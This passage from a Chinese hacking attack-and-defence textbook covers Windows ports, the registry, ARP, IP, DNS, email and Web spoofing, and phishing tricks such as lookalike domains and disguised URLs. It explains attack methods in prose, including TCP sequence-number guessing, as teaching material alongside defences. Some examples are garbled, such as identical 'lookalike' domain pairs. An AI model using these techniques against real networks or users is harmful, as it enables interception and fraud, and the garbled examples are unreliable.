为了查看目标主机上都开放了哪些端口,可以使用某些扫描工具对目标主机一定范围内的端口进行扫描。只有掌握了目标主机上的端口开放情况,才能进一步对目标主机进行攻击。

在 Windows 系统中,可以使用 Netstat 命令查看端口。在“命令提示符”窗口中输入“netstat -a -n”命令,即可看到以数字形式显示的 TCP 和 UDP 连接的端口号及其状态,如图所示。



查看端口号状态

如果攻击者使用扫描工具对目标主机进行扫描,即可获取目标主机打开的端口情况,并了解目标主机提供了哪些服务。根据这些信息,攻击者即可对目标主机有一个初步了解。

如果在管理员不知情的情况下打开了太多端口,则可能出现两种情况:一种是提供了服

务管理员却没有注意到,例如安装 IIS 服务时,软件就会自动地增加很多服务;另一种是服务器被攻击者植入了木马程序,通过特殊的端口进行通信。这两种情况都比较危险,管理员不了解服务器提供的服务,就会降低系统的安全系数。

默认情况下,Windows 有很多端口是开放的,在用户上网时,网络病毒和黑客可以通过这些端口连上用户的计算机。为了让计算机的系统变得更加安全,应该封闭这些端口,主要有 TCP 135、139、445、593、1025 号端口和 UDP 135、137、138、445 号端口,一些流行病毒的后门端口(如 TCP 2745、3127、6129 号端口)以及远程服务访问端口(3389 号端口)。

### 3. 开启端口

在 Windows 系统中开启端口的具体操作步骤如下。

- ① 打开“控制面板”并双击“管理工具”图标,即可打开“管理工具”窗口。在其中单击“服务”图标,即可打开“服务”窗口,如图所示。




打开“服务”窗口

- ② 在右边的服务列表中选择并右击要开启的“服务”窗口,在弹出的快捷菜单中选择“属性”选项,即可打开该服务的“属性”对话框,如左下图所示。
- ③ 在“启动类型”下拉列表中选择“手动”选项,然后单击“启动”按钮,接着单击“确定”按钮,即可开启该服务对应的端口,如右下图所示。



“属性”对话框



开启对应的端口


#### 4. 关闭端口

在 Windows 系统中关闭端口的具体操作步骤如下。

- ① 在“服务”窗口中右边的服务列表中选择并右击要关闭的“服务”窗口在弹出的快捷菜单中选择“属性”选项，即可打开该服务的“属性”对话框。在“启动类型”下拉列表中选择“禁用”选项，如左下图所示。
- ② 此时激活“停止”按钮，单击“停止”按钮之后，再单击“确定”按钮，即可关闭该服务对应的端口，如右下图所示。



设置服务的启动类型



关闭对应的端口

### 1.5.3 文件和文件系统概述

文件是存储于外存储器中具有名字的一组相关信息集合,在 Windows 系统中所有的程序和数据均以文件形式存入磁盘。文件是由文件名和图标组成的,一种类型的文件具有相同的图标。文件名不能超过 255 个字符(包括空格),由 4 个部分组成: [< 盘符>][< 路径>]< 文件名>[< 扩展名>],其作用是唯一标识一个文件。文件名由 1~8 个字符组成,构成文件名的字符分为以下 3 类。

26 个英文字母: a~z 或 A~Z。

10 个阿拉伯数字: 0~9。

一些专用字符: \$、#、&、@、!、%、()、{}、~、-。

#### 注意

在文件名中不能使用 "<" ">" "\" "/" "[" "]" ":" "|" "+" "=",以及小于 20H 的 ASCII 字符。另外,可根据需要自行命名文件,但不可与 DOS 命令文件同名。

操作系统中负责管理和存储文件信息的软件机构称为文件管理系统,简称文件系统。文件系统由 3 部分组成:与文件管理有关的软件、被管理的文件以及实施文件管理所需的数据结构。从系统角度来看,文件系统是对文件存储器空间进行组织和分配,负责文件的存储并对存入的文件进行保护和检索的系统。

文件系统是操作系统用于明确磁盘或分区上的文件的方法和数据结构,即在磁盘上组织文件的方法。磁盘或分区和它所包括的文件系统的不同是很重要的。少数程序(包括最有理由的产生文件系统的程序)直接对磁盘或分区的原始扇区进行操作,这可能会破坏一个存在的文件系统。一个分区或磁盘能作为文件系统使用前,需要初始化,并将记录数据结构写到磁盘上。这个过程就是建立文件系统。

### 1.5.4 Windows 注册表

通过注册表,用户可以添加、删除、修改系统内的软件配置信息或硬件驱动程序,这样就大大方便了用户对软、硬件的工作状态进行相应调整。对于功能如此强大的注册表,黑客经常会用来种植木马、删除系统文件以及改变硬件的工作状态。

在“注册表编辑器”窗口中,可以对注册表文件进行删除、修改等操作。注册表包含 HKEY\_LOCAL\_MACHINE、HKEY\_CLASSES\_ROOT、HKEY\_CURRENT\_USER、HKEY\_USERS 以及 HKEY\_CURRENT\_CONFIG 等 5 个注册表根项,其名称和作用如表 1-1 所示。

表 1-1 注册表根项名称和作用

根项名称	作用
HKEY_LOCAL_MACHINE	包含关于本地计算机系统的信息,以及硬件和操作系统数据,如总线类型、系统内存、设备驱动程序和启动控制数据
HKEY_CLASSES_ROOT	包含由各种 OLE 技术使用的信息和文件类别关联数据。如果在 "HKEY_LOCAL_MACHINE\SOFTWARE\Classes" 或 "HKEY_CURRENT_USER\SOFTWARE\Classes" 中存在某个键或值,则对应键或值将出现在 HKEY_CLASSES_ROOT 中
HKEY_CURRENT_USER	包含当前登录用户的配置文件,如环境变量、桌面设置、网络连接、打印机和程序首选项。这些信息与用户的配置文件相关联
HKEY_USERS	包含关于动态加载的用户配置文件和默认的配置文件的的信息。这包含同时出现在 HKEY_CURRENT_USER 中的信息
HKEY_CURRENT_CONFIG	包含在启动时由本地计算机系统使用的硬件配置文件的相关信息

虽然在注册表中 5 个根项看上去处于一种并列地位,彼此毫无关系。但事实上, HKEY\_CLASSES\_ROOT 和 HKEY\_CURRENT\_CONFIG 中存放的信息,都是 HKEY\_LOCAL\_MACHINE 中存放的信息的一部分;而 HKEY\_CURRENT\_USER 中存放的信息,只是 HKEY\_USERS 中存放的信息的一部分。HKEY\_LOCAL\_MACHINE 包括 HKEY\_CLASSES\_ROOT 和 HKEY\_CURRENT\_USER 中所有的信息。Windows 当前定义和使用的数据类型如表 1-2 所示。

表 1-2 当前定义和使用的数据类型


名称	数据类型	作用
二进制值	REG_BINARY	原始二进制数据,大多数硬件组件信息作为二进制数据存储,以十六进制的格式显示在注册表编辑器中
DWORD 值	DWORD	以 4 字节长(32 位整数)的数字表示数据。设备驱动程序和服务的许多参数都是此类型,以二进制、十六进制或十进制格式显示在注册表编辑器中。与之有关的值是 DWORD_LITTLE_ENDIAN (最不重要的字节在最低位地址)和 REG_DWORD_BIG_ENDIAN (最不重要的字节在最高位地址)
可扩展字符串值	REG_EXPAND_SZ	长度可变的数据字符串,这种数据类型包括程序或服务使用该数据时解析的变量
多字符串值	REG_MULTI_SZ	包含用户可以阅读的列表或多个值,各条目之间用空格、逗号或其他标记分隔
字符串值	REG_SZ	长度固定的文本字符串
二进制值	REG_RESOURCE_LIST	为一系列嵌套的数组,用于存储硬件设备驱动程序或其控制的某个物理设备所使用的资源列表
二进制值	REG_RESOURCE_REQUIREMENTS_LIST	一系列嵌套的数组,用于存储一个设备驱动程序(或其控制的某个物理设备)可以使用的硬件资源列表
二进制值	REG_FULL_RESOURCE_DESCRIPTOR	一系列嵌套的数组,用于存储物理硬件设备使用的资源列表
无	REG_NONE	没有具体的数据类型,此数据由系统或应用程序写到注册表中



## 技巧与问答

### ❖ 黑客攻防从何处入手？

每个人读了这本书之后都想问：怎么才能够成为黑客高手呢？菜鸟成为黑客的规划是怎样的呢？那么这里给出一幅黑客技术初学者的学习路线图，以便大家据此去收集资料，并试图学习黑客技术。很幸运的是，这幅图也成了不少大学信息安全专业的教学素材。除此之外，网上也流传了很多不同版本的黑客学习路线图。大家可以借鉴之后，开始自己的黑客学习之旅。



黑客学习路线图

### ❖ 纯净版的Windows镜像在哪里下载？与GHOST Win7、GHOST Win8有什么区别？

凡是在VM虚拟机里面运行的系统必然是纯净版的Windows系统，GHOST (General Hardware Oriented System) 是面向通用硬件的系统，是经过深度处理过的系统，如雨林木风的GHOST Win7系统镜像。这些GHOST镜像系统由于经过深度处理，可以在计算机初次安装系统时使用，但是在VM中却不能够识别。因为GHOST系统镜像是经过破解之后添加很多应用软件，破坏了纯净版镜像的完整性，所以在虚拟机VM里面新建虚拟机只能够使用纯净

版的 Windows 系统镜像。

纯净版的 Windows 系统镜像都是以 .iso 为文件后缀结尾的。Windows 纯净版镜像只能从官网上下载，首先百度“我告诉你”，操作如图所示。



百度“我告诉你”

单击百度搜索结果，进入 Windows 中文官网，选择自己熟悉的系统镜像，会在右边出现下载链接，复制这个下载链接地址，操作如图所示。



复制链接

如果本地计算机安装了迅雷或者百度网盘都可以实现下载，这里以迅雷为例，百度网盘是离线下载就可以。打开迅雷之后新建下载，将下载链接复制进去，选择保存路径就会自动下载，如图所示。系统镜像文件一般太大，下载一两个小时也是很正常的。然后按照本章前面示例，新建虚拟机操作即可。



利用迅雷下载镜像

### ❖ 虚拟机必须安装最新版本吗？

这个主要取决于该计算机的内存大小，如果是 4GB 内存的话，建议初学者安装 VM 6.0 以上版本就可以。



第

2

章

## 黑客的攻击方式

曾经有则这样的新闻，一个很普通的黑客攻击手段把世界上一些顶级的大网站轮流考验了一遍，结果证明即使像 yahoo 这样具有雄厚技术支持的高性能商业网站，也会受到黑客的侵扰而造成经济损失。这在一定程度上损害了人们对 Internet 和电子商务的信心，也引起了人们对黑客的严重关注和对黑客技术的深入思考。那么黑客到底有怎样的攻击方式？

### 学习要点

- 五种网络欺骗方式。
- 口令猜解攻击。
- 缓冲区溢出攻击和防御措施。

## 2.1 网络欺骗攻击

计算机系统及网络的信息安全将是 21 世纪各国面临的重大挑战之一。在我国，这一问题已引起各方面的高度重视，一些典型技术及相关产品如密码与加密、认证与访问控制、入侵检测与响应、安全分析与模拟和灾难恢复都处于如火如荼的研究和开发之中。近年来，在与入侵者周旋的过程中，另一种有效的信息安全技术正渐渐进入人们的视野，那就是网络欺骗。

### 2.1.1 五种常见的网络欺骗方式

网络欺骗就是使入侵者相信信息系统存在有价值的、可利用的安全弱点，并具有一些可攻击窃取的资源（当然这些资源是伪造的或不重要的），并将入侵者引向这些错误的资源。它能够显著地增加入侵者的工作量、入侵复杂度以及不确定性，从而使入侵者不知道其进攻是否将奏效或成功。而且，它允许防护者跟踪入侵者的行为，并在入侵者之前修补系统可能存在的安全漏洞。比如用户通过 IE 等浏览器访问各种各样的 Web 站点时，一般不会意识到有这些问题存在：正在访问的网页已经被黑客篡改过，网页上的信息是虚假的。例如黑客将用户要浏览的网页的 URL 改写为指向黑客自己的服务器，当用户浏览目标网页的时候，实际上是向黑客服务器发出请求，以实现欺骗的目的。网络欺骗的主要方式有 ARP 欺骗、IP 欺骗、域名欺骗、Web 欺骗以及电子邮件欺骗等，下面将分别介绍其攻击原理。

#### 1. ARP 欺骗

ARP（地址解析协议）是在仅知道主机的 IP 地址时确定其物理地址的一种协议。因 IPv4 和以太网的广泛应用，其主要用来将 IP 地址翻译为以太网的 MAC 地址，但也能在 ATM 和 FDDI IP 网络中使用。局域网的网络流通不是根据 IP 地址进行，而是按照 MAC 地址进行传输，计算机是根据 MAC 地址来识别一台机器。

比如区域内 A 要向主机 B 发送报文，会查询本地的 ARP 缓存表，找到 B 的 IP 地址对应的 MAC 地址后，就会进行数据传输。如果未找到，则 A 广播一个 ARP 请求报文（携带主机 B 的 IP 地址），网上所有主机包括 B 都会收到 ARP 请求，但只有主机 B 识别自己的 IP 地址，于是向 A 主机发回一个 ARP 响应报文。其中就包含 B 的 MAC 地址，A 接收到 B 的应答后，就会更新本地的 ARP 缓存，接着使用这个 MAC 地址发送数据（由网卡附加 MAC 地址）。ARP 欺骗主要分为单向欺骗和双向欺骗。

（1）单向欺骗。

A 的地址为：IP: 192.168.10.1 MAC: AA-AA-AA-AA-AA-AA

B 的地址为：IP: 192.168.10.2 MAC: BB-BB-BB-BB-BB-BB

C 的地址为: IP: 192.168.10.3 MAC: CC-CC-CC-CC-CC-CC

A 和 C 之间进行通信, 但是此时 B 向 A 发送一个自己伪造的 ARP 应答, 而这个应答中的数据为发送方, IP 地址是 192.168.10.3 (C 的 IP 地址), MAC 地址是 BB-BB-BB-BB-BB-BB (C 的 MAC 地址本来应该是 CC-CC-CC-CC-CC-CC, 这里被伪造了)。当 A 接收到 B 伪造的 ARP 应答时, 就会更新本地的 ARP 缓存 (A 被欺骗了), B 就伪装成 C 了。同时, B 也向 C 发送一个 ARP 应答, 应答包中发送方 IP 地址是 192.168.10.1 (A 的 IP 地址), MAC 地址是 BB-BB-BB-BB-BB-BB (A 的 MAC 地址本来应该是 AA-AA-AA-AA-AA-AA, 这里被伪造了)。当 C 收到 B 伪造的 ARP 应答时, 也会更新本地 ARP 缓存 (C 也被欺骗了), B 就伪装成 A 了。这样主机 A 和 C 都被主机 B 欺骗, A 和 C 之间通信的数据都经过了 B, 主机 B 完全可以知道他们之间说了什么。这就是典型的 ARP 欺骗过程。

掐断 A 与 C 的通信, 实现原理: B 向 A 发送一条 ARP 数据包, 内容为: C 的地址是 00:00:00:00:00:00 (一个错误的地址), 那么 A 此后向 C 发的数据包都会发到 00, 而这个地址是错误的, 所以通信中断了。但是要注意, 这里只是 A → C 中断了, C → A 没有中断, 所以这个叫单向欺骗。

掐断 C 与 A 的通信, 实现原理和第一条一样, 如果和第一条一起发, 那么 A 和 C 的通信就完全中断了, 即  $A \leftarrow x \rightarrow C$ 。

嗅探 A 与 C 的通信, 实现原理: B 向 A 发送一条 ARP 数据包, 内容为: C 的地址是 AA:BB:CC:DD:EE:FF (B 自己的地址)。也就是说, B 对 A 说: 我才是 C, 于是 A 把向 C 发送的数据都发给 B 了, B 得到数据后就可以直接丢弃, 那么通信中断; 也可以再次转发给 C, 那么又形成回路, B 当了个中间人, 监视 A 和 C 的通信。此时, 你就可以用 CAIN 等任何抓包工具进行本地嗅探了。

## (2) 双向欺骗。

A 要跟 C 正常通信, B 对 A 说我是 C, 又对 C 说我是 A, 这样就把 A 跟 C 的 ARP 缓存表全部修改了。以后通信过程就是 A 把数据发送给 B, B 再发送给 C; C 把数据发送给 B, B 再发送给 A。

攻击主机发送 ARP 应答包给被攻击主机和网关, 它们分别修改其 ARP 缓存表为攻击主机的 MAC 地址, 这样它们之间的数据都被攻击主机所截获。

## (3) 单向欺骗与双向欺骗的区别。

单向欺骗: 是指欺骗网关, 分别有三个机器 A(网关)、B(server)、C(server)。A 要跟 C 正常通信, B 对 A 说我是 C, 此时 A 就把原本给 C 的数据给 B 了。A 修改了本地的缓存表, 但是 C 跟 A 的通信还是正常的, 只是 A 跟 C 的通信不正常。

双向欺骗: 是欺骗网关跟被攻击的两个机器 A(网关)、B(server)、C(server), A 要跟 C 正常通信, B 对 A 说我是 C, 而对 C 说我是 A, 这样 A 跟 C 的 ARP 缓存表全部修改了, 数据全

部发送到 B 那里去了。

#### (4) 怎么应对 ARP 欺骗主机的情況?

① 我们可以利用 ARPkiller 的 "Sniffer 杀手" 扫描整个局域网 IP 段, 然后查找处于 "混杂" 模式下的计算机, 就可以发现对方了。检测完成后, 如果相应的 IP 是绿帽子图标, 说明这个 IP 处于正常模式; 如果是红帽子图标, 则说明该网卡处于混杂模式。它就是我们的目标, 也就是这个家伙在用网络执法官在捣乱。

② 使用 tracert 命令在任意一台受影响的主机上, 在 DOS 命令窗口下运行如下命令: tracert 61.135.179.148。假定设置的默认网关为 10.8.6.1, 在跟踪一个外网地址时, 第一条却是 10.8.6.186, 那么 10.8.6.186 就是病毒源。原理: 中毒主机在受影响主机和网关之间, 扮演了 "中间人" 的角色。所有本应该到达网关的数据包, 由于错误的 MAC 地址, 均被发到了中毒主机。此时, 中毒主机越俎代庖, 起了默认网关的作用。

## 2. IP 地址欺骗

IP 地址欺骗是指行动产生的 IP 数据包为伪造的源 IP 地址, 以便冒充其他系统或发件人的身份。这是一种黑客的攻击形式。黑客使用一台计算机上网, 而借用另一台机器的 IP 地址, 从而冒充另外一台机器与服务器打交道。IP 欺骗就是伪造他人的源 IP 地址, 其实质就是让一台计算机来扮演另一台计算机, 即利用主机之间的信任关系以达到欺骗的目的。如果两台主机之间的信任关系是基于 IP 地址建立起来的, 那么在冒充另一台计算机 IP 地址的前提下, 就可以使用 rlogin 命令登录到该主机上, 而不需任何口令验证, 这就是 IP 欺骗最根本的理论依据。

IP 欺骗的实现过程如下。

(1) 选定目标主机, 且其信任模式已被发现, 并找到一台被目标主机信任的主机。

(2) 一旦发现被信任的主机, 为了实现伪装, 则往往使其丧失工作能力。由于黑客将要代替真正的被信任主机, 所以必须确保真正被信任的主机不能接收到任何有效的网络数据, 否则将会被揭穿。

(3) 使得被信任的主机丧失工作能力后, 伪装成被信任的主机, 同时建立起与目标主机基于地址验证的应用连接。如果成功, 黑客就会使用一种简单的命令来放置系统后门, 以进行非授权操作。

这就是 IP 欺骗攻击的全过程。该过程看起来很完美简单, 但实际上还需要做很多工作。虽然可以通过编程的方法来改变发出的数据包的 IP 地址, 但 TCP 协议将对 IP 进行进一步的封装, 是不会让黑客轻易得逞的。

由于 TCP 是面向连接的协议, 所以在双方正式传输数据之前, 需要使用 3 次握手来建立一个稳定的连接。假设还是主机 A 和主机 B 进行通信, 主机 B 先发送带有 SYN 标志的数据段通知主机 A 建立 TCP 连接, TCP 的可靠性就是由数据包中的多位控制字来提供的, 其中最重要的是数据序列 SYN 和数据确认标志 ACK, 且将 TCP 报头中的 SYN 设为自己本次连接中的

初始值 (ISN)。当主机 A 收到主机 B 的 SYN 包之后, 会发送给主机 B 一个带有 SYN+ACK 标志的数据段, 告知自己的 ISN 并确认主机 A 发送来的第一个数据段, 将 ACK 设置成主机 B 的 SYN+1。

当主机 B 确认收到主机 A 的 SYN+ACK 数据包后, 将 ACK 设置成主机 A 的 SYN+1。主机 A 收到主机 B 的 ACK 后, 连接成功建立, 双方就可以正式传输数据了。假如黑客想冒充主机 B 对主机 A 进行攻击, 就要先使用主机 B 的 IP 地址发送 SYN 标志给 A, 但当 A 收到后, 并不会把 SYN+ACK 发送到黑客的主机上, 而是发送到真正的 B 上, 这时 IP 欺骗就失败了, 因为 B 根本没发送 SYN 请求。所以如果要冒充 B, 首先要让 B 失去工作能力。

此时最难的是对 A 进行攻击, 必须知道 A 使用的 ISN。TCP 使用的 ISN 是一个 32 位的计数器, 即 0 ~ 4 294 967 295。TCP 为每一个连接选择一个初始序列号 ISN, 为了防止因为延迟、重传等扰乱三次握手, ISN 不能随便选取, 不同的系统有着不同的算法。

所以要对目标主机进行攻击, 还必须知道目标主机使用的数据包序列号。首先, 黑客与被攻击主机的一个端口 (如 SMTP 对应的端口) 建立起正常的连接。通常这个过程被重复若干次, 并将目标主机最后所发送的 ISN 存储起来。其次, 黑客还需要猜测他的主机与被信任主机之间的 RTT 时间 (往返时间), 这个 RTT 时间是通过多次统计平均求出的。RTT 对于估计下一个 ISN 是非常重要的。每秒钟 ISN 增加 128 000, 每次连接增加 64 000。

现在就不难估计出 ISN 的大小了, 它是 128 000 乘以 RTT 的一半, 如果此时目标主机刚刚建立过一个连接, 在加上一个 64 000。在估计出 ISN 大小后, 就立即开始进行攻击。如果攻击者估计正确的话, 目标主机将会接收该 ACK。至此, 将开始数据传输。一般攻击者会在系统中放置一个后门, 以便侵入。

### 3. DNS 欺骗

如果可以冒充域名服务器, 然后把查询的 IP 地址设为攻击者的 IP 地址, 用户上网就只能看到攻击者的主页, 而不是自己想要取得的网站的主页了, 这就是 DNS 欺骗的基本原理。DNS 欺骗其实并不是真的“黑掉”了对方的网站, 只是冒名顶替、招摇撞骗罢了。

实际上, 就是把攻击者的计算机设成目标域名的代理服务器。这样, 所有外界进入目标计算机的数据流都在黑客的监视之下, 黑客可以任意窃听甚至修改数据流里的数据, 从而收集到大量的信息。和 IP 欺骗相似, DNS 欺骗的技术在实现上仍然有一定的困难, 为了克服这些困难, 有必要了解 DNS 查询包的结构。

在 DNS 查询包中有个标识 IP, 它是一个很重要的域, 其作用是鉴别每个 DNS 数据包的印记, 从客户端设置, 由服务器返回, 使用户匹配请求与响应。如果某用户要打开百度主页 (www.baidu.com), 黑客要想通过假的域名服务器 (如 220.181.6.45) 进行欺骗, 就要在真正的域名服务器 (220.181.6.18) 返回响应前先给出查询的用户的 IP 地址。

但在 DNS 查询包中有一个重要的域就是标识 ID, 要使发送伪造的 DNS 信息包不被识破

的话,就必须伪造出正确的 ID。如果无法判别该标记,DNS 欺骗将无法进行。只要在局域网安装嗅探器,就可以通过它知道用户的 ID。但要在 Internet 上实现欺骗,就只有发送大量的一定范围的 DNS 信息包来得到正确 ID。

#### 4. 电子邮件欺骗

电子邮件欺骗(email spoofing)是伪造电子邮件头,导致信息看起来是源于某个人或某个地方,而实际却不是真实的源地址。垃圾邮件的发布者通常使用欺骗和恳求的方法尝试让收件人打开邮件,并很有可能让其回复。因此,我们可以合法地使用欺骗。经典的例子有,发件人喜欢伪装电子邮件源地址,而信的内容则包括了发件人所陈述的从被配偶虐待到福利代理,或者害怕报仇的“告密者”等一系列事件。但注意欺骗其他人在某些情况下是违法的。可能发生电子邮件欺骗的原因在于发送电子邮件最主要的协议:简单邮件传输协议(SMTP)不包括某种认证机制。即使 SMTP 服务扩展(工程任务组,请求注解 2554 号文件中有详细说明)允许 SMTP 客户端通过邮件服务器来商议安全级别,但这一预防措施并不是什么时候都会被使用的。如果预防措施没有被使用,具备必要知识的任何人都可以连接到服务器,并使用其发送邮件。为了发送欺骗电子邮件,发件人会输入头部命令,这将会改变邮件的信息。发送一封看起来是任何人、任何地点发送的邮件都很有可能,这取决于发件人如何确定其来源。因此,有些人可以发送看起来信息来源是你的欺骗电子邮件,实际上你并没有写过这封信。

大部分欺骗电子邮件都属于“令人讨厌”的东西,只需不费力气删除即可;不过最恶毒的变种,却能导致严重问题和安全风险。例如,欺骗邮件可以声称是从某个权威之人处发送过来的,询问敏感数据(如密码、信用卡号码或其他个人信息)或任何可以被利用实现各种犯罪目的的信息。美洲银行、eBay 网和 Wells Fargo 最近成为大量欺骗性垃圾邮件的受害者。电子邮件欺骗的一种形式是自发送垃圾邮件,这类邮件信息的发送者和接收者看起来是同一个人。

#### 5. Web 欺骗

Web 欺骗是一种电子信息欺骗,攻击者在其中创造了整个 Web 世界的一个令人信服但是完全错误的拷贝。错误的 Web 看起来十分逼真,拥有相同的网页和链接。然而,攻击者控制着错误的 Web 站点,这样受攻击者浏览器和 Web 之间的所有网络信息就完全被攻击者所截获,其工作原理就好像是一个过滤器。

由于攻击者可以观察或者修改任何从受攻击者到 Web 服务器的信息,同样也控制着从 Web 服务器至受攻击者的返回数据,这样攻击者就有许多发起攻击的可能性,包括监视和破坏。

攻击者能够监视受攻击者的网络信息,记录他们访问的网页和内容。当受攻击者填写完一个表单并发送后,这些数据将被传送到 Web 服务器,Web 服务器将返回必要的信息。但不幸的是,攻击者完全可以截获并加以使用。大家都知道绝大部分在线公司都是使用表单来完成业务的,这意味着攻击者可以获得用户的账号和密码。下面我们将看到,即使受攻击者有

一个“安全”连接(通常是通过 Secure Sockets Layer 来实现的, 用户的浏览器会显示一把锁或钥匙来表示处于安全连接), 也无法逃脱被监视的命运。

在得到必要的数据后, 攻击者可以通过修改受攻击者和 Web 服务器之间任何一个方向上的数据来进行某些破坏活动。攻击者能修改受攻击者的确认数据, 例如如果受攻击者在线订购某个产品时, 攻击者可以修改产品代码、数量或者邮购地址等。攻击者也能修改被 Web 服务器所返回的数据, 例如插入易于误解或者攻击性的资料, 破坏用户和在线公司的关系等。

### 2.1.2 网络钓鱼攻击概念

网络欺骗是黑客经常使用的一种攻击方式, 也是一种隐蔽性较高的网络攻击方式。这里以网络钓鱼为例, 来介绍其攻击过程和防御措施。

网络钓鱼(Phishing, 与钓鱼的英语 fishing 发音相近, 又名钓鱼法或钓鱼式攻击)是通过大量发送声称来自银行或其他知名机构的欺骗性垃圾邮件, 意图引诱收信人给出敏感信息(如用户名、口令、账号 ID、ATM PIN 码或信用卡详细信息等)的一种攻击方式。最典型的网络钓鱼攻击是将收信人引诱到一个通过精心设计与目标组织的网站非常相似的钓鱼网站上, 并获取收信人在此网站上输入的个人敏感信息, 通常这个攻击过程不会让受害者警觉。它是“社会工程攻击”的一种形式。

这些个人信息对黑客们具有非常大的吸引力, 因为可以使其假冒受害者进行一系列非法活动, 从而获得经济利益。受害者经常遭受显著的经济损失或全部个人信息被窃取并被用于犯罪的危险。虽然网络钓鱼攻击的网站生存的时间只有几天甚至更短, 但在所有接触诈骗信息的用户中, 仍然会有一部分人对这些骗局做出响应。

由于网络钓鱼是一个非自我复制的恶意代码, 所以需要向其他人发送复制文件。网络钓鱼可以作为电子邮件附件传播, 或可能隐藏在用户与其他用户进行交流的文档和其他文件中, 还可以被其他恶意代码(如蠕虫)所携带。另外, 网络钓鱼有时也会隐藏在从互联网上下载的自由软件中。当用户安装这个软件时, 木马就会在后台被自动安装。

### 2.1.3 网络钓鱼攻击的常用手段

钓鱼攻击会采用多种技术, 使一封电子邮件信息或网页的显示同其运行表现出欺骗性差异。下面列出了一些较为常见的攻击技术。

#### 1. 复制图片和网页设计、相似的域名

用户鉴别网站的一种方法是检查地址栏中显示的 URL。为了达到欺骗的目的, 攻击者会注册一个域名, 使之看起来同要假冒的网站域名相似, 有时还会改变大小写或使用特殊字符。

由于大多数浏览器是以无衬线字体显示 URL 的, 因此 “paypal.com” 可用来假冒 “paypal.com”, “barclays.com” 可用来假冒 “barclays.com”。更常见的是, 假域名只简单地将真域名的一部分插入其中。例如, 用 “ebay-members-security.com” 假冒 “ebay.com”, 用 “users-paypal.com” 假冒 “paypal.com”。而大多数用户缺少判断一个假域名是否真正为被仿冒公司所拥有的工具和知识。

## 2. URL 隐藏

假冒 URL 的另一种方法是利用了 URL 语法中较少用到的特性。用户名和密码可包含在域名前, 语法为 :http://username:password@domain/。攻击者将一个看起来合理的域名放在用户名位置, 并将真实的域名隐藏起来或放在地址栏的最后, 例如 “http://earthlink.net%6C%6C...%6C@211.112.228.2”。网页浏览器的最近更新已关闭了这个漏洞, 其方法是在地址栏显示前将 URL 中的用户名和密码去掉, 或者只是简单地完全禁用含用户名 / 密码的 URL 语法, Internet Explorer 就使用了后一种方法。

## 3. IP 地址

隐藏一台服务器身份最简单的办法就是使它以 IP 地址的形式显示, 如 http://210.93.131.250。这种技术的有效性令人难以置信, 由于许多合法的 URL 也包含一些不透明且不易理解的数字, 因此只有懂得解析 URL 且足够警觉的用户才有可能产生怀疑。

## 4. 欺骗性的超链接

一个超链接的标题完全独立于它实际指向的 URL。攻击者会利用这种显示和运行间的内在差异, 在链接标题中显示一个 URL, 而在背后使用一个完全不同的 URL。即便是一个有着丰富知识的用户, 他在看到消息中显而易见的 URL 后也可能不会想到去检查其真实的 URL。检查超链接目的地址的标准方法是将鼠标放在超链接上, 其 URL 就会在状态栏中显示出来, 但这也可能被攻击者利用 JavaScript 或 URL 隐藏技术所更改。

## 5. 隐藏提示

还有一种更复杂的攻击, 即不是在 URL 上做文章, 而是通过完全替换地址栏或状态栏达到使其提供欺骗性提示信息的目的。最近发生的一次攻击就使用了以 JavaScript 在 Internet Explorer 地址栏上创建的一个简单的小窗口, 它显示的是一个完全无关的 URL。

## 6. 弹出窗口

最近对 Citibank 客户的一次攻击使网页复制技术前进了一步。它在浏览器中显示的是真实的 Citibank 网页, 但在页面上弹出了一个简单的窗口, 要求用户输入个人信息。

## 7. 社会工程

